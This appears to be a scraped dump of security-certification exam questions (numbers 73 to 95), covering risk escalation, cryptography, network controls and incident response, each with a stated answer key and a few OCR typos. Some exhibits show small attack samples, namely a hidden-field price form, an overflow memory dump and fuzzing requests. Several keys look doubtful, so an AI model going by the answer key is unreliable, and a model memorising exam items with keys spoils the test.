
QUESTION 73
Click on the exhibit buttons to view the four messages.

Message 1

Message 2

Message 3

Message 4




Message 1

Subject: Security Escalation for ProjectX

I am escalating a security issue for ProjectX, which is an initiative to deliver exciting banking features to customers, with an initial release scheduled for next week.

The project had oroginally planned to implement storage-level encryption of customer details, but it is unable to deliver this security control in time for next week's launch. The impact will be minimized if the project agres on a post-launch mitigation date for this security control, as well as implementing detective controls in the interim (i.e., additional staff performing log monitoring of all calls to the storage module).


Is leadership willing to accept this project risk or are additional details needed to be able to reach a decision?



Subject: Security Vulnerability for ProjectX


It has come to my attention that ProjectX has a security vulnerability. The storage module does not encrypt sensitive customer details, and this could lead to a data breach, resulting in negative media attention.

My recommendation is to delay the launch until this security control is implemented. Do you concur?



Subject: ALERT - Security Risks

ProjectX is not encrypting customer data!! This is probably a compliance issue. I really think the project should be put on hold until this critical vulnerability is fixed. The project team is not listening to me even though I told them they need to encrypt customer data. Can you please tell them this really needs to be fixed?



Message 4

Subject: Sensitive-Security

As you maybe aware, prijectX is our new flagship customer banking platform in development, and it is launching next week with an initial set of features. The features include customer banking details, which are going to be real game-changers compared to what our competition is doing; so, the release is obviousle an important and timely one.

However, the project team has been able to implement all of the security controls that were agreed upon. The one I am really concerned about is encryption of customer details in the storage module. We had several meetings and came to an agreement that this would be done with AES-256 in GCM mode and by rotating the encryption key every 30 days to limit the effect of a key and would probably take another week or two to implement and test. This would obviously delay the launch. Is leadership comfortable accepting any consequences that may occur due to lack of encryption?

A security architect is working with a project team to deliver an important service that stores and processes customer banking details. The project, internally known as ProjectX, is due to launch its first set of features publicly within a week, but the team has not been able to implement encryption-at-rest of the customer records. The security architect is drafting an escalation email to senior leadership.

Which of the following BEST conveys the business impact for senior leadership?

A. Message 1
B. Message 2
C. Message 3
D. Message 4

Correct Answer: D
Section: (none)
Explanation
Explanation/Reference:

QUESTION 74

As a result of an acquisition, a new development team is being integrated into the company. The development team has BYOD laptops with IDEs installed, build servers, and code repositories that utilize SaaS. To have the team up and running effectively, a separate Internet connection has been procured.

A stand up has identified the following additional requirements:

1. Reuse of the existing network infrastructure
2. Acceptable use policies to be enforced
3. Protection of sensitive files
4. Access to the corporate applications

Which of the following solution components should be deployed to BEST meet the requirements? (Select three.)

A. IPSec VPN
B. HIDS
C. Wireless controller
D. Rights management
E. SSL VPN
F. NAC
G. WAF
H. Load balancer

Correct Answer: DEF
Section: (none)
Explanation

Explanation/Reference:

QUESTION 75

A security architect is designing a system to satisfy user demand for reduced transaction time, increased security and message integrity, and improved cryptographic security. The resultant system will be used in an environment with a broad user base where many asynchronous transactions occur every minute and must be publicly verifiable.

Which of the following solutions BEST meets all of the architect’s objectives?

A. An internal key infrastructure that allows users to digitally sign transaction logs
B. An agreement with an entropy-as-a-service provider to increase the amount of randomness in generated keys.
C. A publicly verified hashing algorithm that allows revalidation of message integrity at a future date.

D. An open distributed transaction ledger that requires proof of work to append entries.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 76
A user asks a security practitioner for recommendations on securing a home network. The user recently purchased a connected home assistant and multiple IoT devices in an effort to automate the home. Some of the IoT devices are wearables, and other are installed in the user's automobiles. The current home network is configured as a single flat network behind an ISP-supplied router. The router has a single IP address, and the router performs NAT on incoming traffic to route it to individual devices.

Which of the following security controls would address the user's privacy concerns and provide the BEST level of security for the home network?

A. Ensure all IoT devices are configured in a geofencing mode so the devices do not work when removed from the home network. Disable the home assistant unless actively using it, and segment the network so each IoT device has its own segment.
B. Install a firewall capable of cryptographically separating network traffic require strong authentication to access all IoT devices, and restrict network access for the home assistant based on time-of-day restrictions.
C. Segment the home network to separate network traffic from users and the IoT devices, ensure security settings on the home assistant support no or limited recording capability, and install firewall rules on the router to restrict traffic to the home assistant as much as possible.
D. Change all default passwords on the IoT devices, disable Internet access for the IoT devices and the home assistant, obtain routable IP addresses for all devices, and implement IPv6 and IPSec protections on all network traffic.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 77
An enterprise with global sites processes and exchanges highly sensitive information that is protected under several countries' arms trafficking laws. There is new information that malicious nation-state-sponsored activities are targeting the use of encryption between the geographically disparate sites. The organization currently employs ECDSA and ECDH with P-384, SHA-384, and AES-256-GCM on VPNs between sites.
Which of the following techniques would MOST likely improve the resilience of the enterprise to attack on cryptographic implementation?

A. Add a second-layer VPN from a different vendor between sites.

B. Upgrade the cipher suite to use an authenticated AES mode of operation.
C. Use a stronger elliptic curve cryptography algorithm.
D. Implement an IDS with sensors inside (clear-text) and outside (cipher-text) of each tunnel between sites.
E. Ensure cryptography modules are kept up to date from vendor supplying them.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 78
The government is concerned with remote military missions being negatively being impacted by the use of technology that may fail to protect operational security. To remediate this concern, a number of solutions have been implemented, including the following:

- End-to-end encryption of all inbound and outbound communication, including personal email and chat sessions that allow soldiers to securely communicate with families.
- Layer 7 inspection and TCP/UDP port restriction, including firewall rules to only allow TCP port 80 and 443 and approved applications
- A host-based whitelist of approved websites and applications that only allow mission-related tools and sites ▪


The use of satellite communication to include multiple proxy servers to scramble the source IP address

Which of the following is of MOST concern in this scenario?

A. Malicious actors intercepting inbound and outbound communication to determine the scope of the mission
B. Family members posting geotagged images on social media that were received via email from soldiers
C. The effect of communication latency that may negatively impact real-time communication with mission control
D. The use of centrally managed military network and computers by soldiers when communicating with external parties

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
QUESTION 79
Given the following code snippet:



```
<FORM ACTION=”http://192.168.51.10/cgi-bin/order.pl” method=”port”>

<input type=hidden name=”price” value=”199.99”>

<input type=hidden name=”prd_id” value=”X190”>

QUANTITY: <input type=text name=”quant” size=3 maxlength=3 value=1>

</FORM>
```

Of which of the following is this snippet an example?

A. Data execution prevention
B. Buffer overflow
C. Failure to use standard libraries
D. Improper filed usage
E. Input validation

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 80
A company has created a policy to allow employees to use their personally owned devices. The Chief Information Officer (CISO) is getting reports of company data appearing on unapproved forums and an increase in theft of personal electronic devices.
Which of the following security controls would BEST reduce the risk of exposure?

A. Disk encryption on the local drive
B. Group policy to enforce failed login lockout
C. Multifactor authentication
D. Implementation of email digital signatures

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 81
A forensic analyst suspects that a buffer overflow exists in a kernel module. The analyst executes the following command:

```
dd if=/dev/ram of=/tmp/mem/dmp
```

The analyst then reviews the associated output:

```
^34^#AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA/bin/bash^21^03#45
```

However, the analyst is unable to find any evidence of the running shell.

Which of the following of the MOST likely reason the analyst cannot find a process ID for the shell?

A. The NX bit is enabled
B. The system uses ASLR
C. The shell is obfuscated
D. The code uses dynamic libraries

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 82
Ann, a terminated employee, left personal photos on a company-issued laptop and no longer has access to them. Ann emails her previous manager and asks to get her personal photos back.
Which of the following BEST describes how the manager should respond?

A. Determine if the data still exists by inspecting to ascertain if the laptop has already been wiped and if the storage team has recent backups.
B. Inform Ann that the laptop was for company data only and she should not have stored personal photos on a company asset.
C. Report the email because it may have been a spoofed request coming from an attacker who is trying to exfiltrate data from the company laptop.
D. Consult with the legal and/or human resources department and check company policies around employment and termination procedures.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 83
During the decommissioning phase of a hardware project, a security administrator is tasked with ensuring no sensitive data is released inadvertently. All paper records are scheduled to be shredded in a crosscut shredded, and the waste will be burned. The system drives and removable media have been removed prior to e-cycling the hardware.

Which of the following would ensure no data is recovered from the system droves once they are disposed of?

A. Overwriting all HDD blocks with an alternating series of data.
B. Physically disabling the HDDs by removing the dive head.
C. Demagnetizing the hard drive using a degausser.
D. Deleting the UEFI boot loaders from each HDD.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 84
A company has decided to lower costs by conducting an internal assessment on specific devices and various internal and external subnets. The assessment will be done during regular office hours, but it must not affect any production servers.

Which of the following would MOST likely be used to complete the assessment? (Select two.)
A. Agent-based vulnerability scan
B. Black-box penetration testing
C. Configuration review

D. Social engineering
E. Malware sandboxing
F. Tabletop exercise

Correct Answer: AC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 85
A security engineer is attempting to increase the randomness of numbers used in key generation in a system. The goal of the effort is to strengthen the keys against predictive analysis attacks.

Which of the following is the BEST solution?

A. Use an entropy-as-a-service vendor to leverage larger entropy pools.
B. Loop multiple pseudo-random number generators in a series to produce larger numbers.
C. Increase key length by two orders of magnitude to detect brute forcing.
D. Shift key generation algorithms to ECC algorithms.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 86
A security engineer is attempting to convey the importance of including job rotation in a company’s standard security policies. Which of the following would be the BEST justification?

A. Making employees rotate through jobs ensures succession plans can be implemented and prevents single point of failure.
B. Forcing different people to perform the same job minimizes the amount of time malicious actions go undetected by forcing malicious actors to attempt collusion between two or more people.
C. Administrators and engineers who perform multiple job functions throughout the day benefit from being cross-trained in new job areas.
D. It eliminates the need to share administrative account passwords because employees gain administrative rights as they rotate into a new job area.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 87
An administrator has noticed mobile devices from an adjacent company on the corporate wireless network. Malicious activity is being reported from those devices. To add another layer of security in an enterprise environment, an administrator wants to add contextual authentication to allow users to access enterprise resources only while present in corporate buildings. Which of the following technologies would accomplish this?

A. Port security
B. Rogue device detection
C. Bluetooth
D. GPS

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 88
A network engineer is upgrading the network perimeter and installing a new firewall, IDS, and external edge router. The IDS is reporting elevated UDP traffic, and the internal routers are reporting high utilization. Which of the following is the BEST solution?

A. Reconfigure the firewall to block external UDP traffic.
B. Establish a security baseline on the IDS.
C. Block echo reply traffic at the firewall.
D. Modify the edge router to not forward broadcast traffic.

Correct Answer: B
Section: (none)
Explanation
Explanation/Reference:

QUESTION 89

An administrator is working with management to develop policies related to the use of the cloud-based resources that contain corporate data. Management plans to require some control over organizational data stored on personal devices, such as tablets. Which of the following controls would BEST support management's policy?

A. MDM
B. Sandboxing
C. Mobile tokenization
D. FDE
E. MFA

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 90
Users have been reporting unusual automated phone calls, including names and phone numbers, that appear to come from devices internal to the company. Which of the following should the systems administrator do to BEST address this problem?

A. Add an ACL to the firewall to block VoIP.
B. Change the settings on the phone system to use SIP-TLS.
C. Have the phones download new configurations over TFTP.
D. Enable QoS configuration on the phone VLAN.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 91
A consulting firm was hired to conduct assessment for a company. During the first stage, a penetration tester used a tool that provided the following output:

TCP 80 open
TCP 443 open
TCP 1434 filtered

The penetration tester then used a different tool to make the following requests:

GET / script/login.php?token=45$MHT000MND876
GET / script/login.php?token=@#984DCSPQ%091DF

Which of the following tools did the penetration tester use?

A. Protocol analyzer
B. Port scanner
C. Fuzzer
D. Brute forcer
E. Log analyzer
F. HTTP interceptor

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 92
A security analyst has been asked to create a list of external IT security concerns, which are applicable to the organization. The intent is to show the different types of external actors, their attack vectors, and the types of vulnerabilities that would cause business impact. The Chief Information Security Officer (CISO) will then present this list to the board to request funding for controls in areas that have insufficient coverage.

Which of the following exercise types should the analyst perform?

A. Summarize the most recently disclosed vulnerabilities.
B. Research industry best practices and latest RFCs.
C. Undertake an external vulnerability scan and penetration test.
D. Conduct a threat modeling exercise.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 93

A company has adopted and established a continuous-monitoring capability, which has proven to be effective in vulnerability management, diagnostics, and mitigation. The company wants to increase the likelihood that it is able to discover and therefore respond to emerging threats earlier in the life cycle. Which of the following methodologies would BEST help the company to meet this objective? (Choose two.)

A. Install and configure an IPS.
B. Enforce routine GPO reviews.
C. Form and deploy a hunt team.
D. Institute heuristic anomaly detection.
E. Use a protocol analyzer with appropriate connectors.

Correct Answer: AD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 94
An organization has recently deployed an EDR solution across its laptops, desktops, and server infrastructure. The organization's server infrastructure is deployed in an IaaS environment. A database within the non-production environment has been misconfigured with a routable IP and is communicating with a command and control server.

Which of the following procedures should the security responder apply to the situation? (Choose two.)

A. Contain the server.
B. Initiate a legal hold.
C. Perform a risk assessment.
D. Determine the data handling standard.
E. Disclose the breach to customers.
F. Perform an IOC sweep to determine the impact.


Correct Answer: BF
Section: (none)
Explanation

Explanation/Reference:


QUESTION 95
SIMULATION

An administrator wants to install a patch to an application.

INSTRUCTIONS
Given the scenario, download, verify, and install the patch in the most secure manner.
The last install that is completed will be the final submission.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.



```
C:\Downloads>
```




Download Center

Home > Download Center > Application Patch

The links in this section correspond to separate files available in this download. Download the files most appropriate for you.

File Name	Mirror	Download Files Below
install.exe	Mirror1	Download
install.exe	Mirror 2	Download
install.exe	Mirror 3	Download
install.exe	Mirror 4	Download
install.exe	Mirror 5	Download
install.exe	Mirror 6	Download

HASH: 1759adb5g34700aae19bc4578fc19cc2



Security Alert

